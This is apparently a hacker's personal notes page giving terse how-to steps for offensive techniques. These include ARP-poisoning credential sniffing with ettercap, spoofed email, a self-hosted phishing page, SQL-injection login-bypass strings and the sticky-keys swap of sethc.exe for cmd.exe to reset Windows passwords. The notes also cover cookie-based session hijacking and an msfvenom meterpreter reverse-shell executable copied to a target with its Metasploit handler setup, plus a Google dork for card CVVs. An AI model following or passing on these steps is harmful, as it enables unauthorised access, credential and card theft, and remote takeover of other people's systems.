

1. Proxy Scoffing(IP Spoofing):

* Go to <https://checkerproxy.net> > Proxies archive
* Pick a Proxy and enter into Proxy Settings into System
* Now Check, The proxy will be changed

Configure Proxy > LAN Settings



1. MAC Spoofing:

* Linux having Command “macchanger”
* 

1. Virus Total:

* <https://www.virustotal.com/#/home/upload>

1. Password Capturing(Keystroke logging):

* <https://chrome.google.com/webstore/detail/fea-keylogger/fgkghpghjcbfcflhoklkcincndlpobja?hl=en>
* FEA Key Logger for Chrome


1. Sniffing

* Check the Target System IP is Pinging or not
* Open “ettercap –G” Application in LINUX
* Select Sniffing > Unified Sniffing > Select Network Interface
* Hosts > Scan for Hosts
* Hosts > Hosts Lists
* Select Target IP > MITM > ARP Poisoning > Sniff Remote Connections
* Start > Start Sniffing
* Now, If the target enters any credentials, Ettercap –G Captures it


1. Fake E – Mailing:

* Go to Link <https://emkei.cz/>
* Send Mail With Fake Address


1. Check E-Mail is Fake or Not(Header Analysis)



* Show Original >




* Copy E-Mail Header and Go to <http://www.cyberforensics.in/OnlineEmailTracer/index.aspx>




* Start Tracing

1. Linux Password ByPass:

* Reboot The System > ‘e’ to Edit Commands




* 
* Change the Following Things



1. FM Hack
2. Login to Website without Credentials(SQL Injection):

* Use SQLMap – Default in Kali
* Pure Blood - Tool
* SQL Injections:
  + https://www.hacksplaining.com/
  + ‘or’ ‘=’
  + ‘ or ‘ 1=1--

1. Windows Authentication Bypass(Password Crack):

* Go to BIOS
* Go to Command Prompt
* Navigate to Windows > System32 >
* Command: “move sethc.exe sethc1.exe”
* Command: “copy cmd.exe sethc.exe”
* //Copied Command Prompt Executable into Sticky Keys Executable
* Command: “exit”
* Restart System
* Now try to enable Sticky Keys. But, Command prompt will be popped
* Command: “net user <USERNAME> <NEWPASSWORD>”
* Password Changed…!
* Restore Sticky Keys Executable
* 

1. Phishing:

* Create own Page and Script File with Host
* Edit
* <https://www.xplace.com/article/3447>
* <https://www.000webhost.com>
* <https://ccrock.000webhostapp.com/index.html> //My Hosted Site

(Or)

* Use [http://z-shadow.info/#](http://z-shadow.info/)

1. Temp Mails:

* <https://temp-mail.org/>

1. Angry IP Scanner
2. Snort


* IDS - Intuition Detection System
* IPS - intuition Protection System

1. Encrypt a File Behind Other File:

* C:\Users\rock\Desktop>”copy /b 1.PNG + 2.PNG”

1.PNG


1 file(s) copied.




* FILE SIGNATURES TABLE : <https://www.garykessler.net/library/file_sigs.html>
* Software: <https://www.hhdsoftware.com/free-hex-editor>

1. Capture Session using Cookies(EditThisCookie):

* Add Extension <https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnpilhplaeedifhccceomclgfbg?hl=en>
* Copy Cookie




* Open the Same Website in other Browser/System and Paste Cookie:




* There you go, Same Session Opened Here…

1. MetaSploit(Access Other Systems):


* Open terminal in Kali
* Command: “msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.146.128 LPORT=445 -f exe>ra1.exe”




* Zip ra1.exe



* Copy to Target Machine




* Command: “msfconsole”



* >show exploits
* >info <Exploit Name>

“info windows/vnc/realvnc\_client”

* Command: “use exploit/multi/handler”
* Command: “set payload windows/meterpreter/reverse\_tcp”
* Command: “show options”
* Command: “set LHOST 192.168.146.128”
* Command: “set LPORT 445”
* Command: “exploit”
* > Now Execute Metasplot Commands to Access Target



* <https://www.shellterproject.com/download/> //Check This
* Courses:
  + <https://www.cybrary.it/>
  + <https://gbhackers.com/>
* intext cvv
* Mr Robot –inurl.php intitle:index of mp4 //Google Darks
* <https://null-byte.wonderhowto.com/>
* Evil Twin Attack //Wi-Fi Attack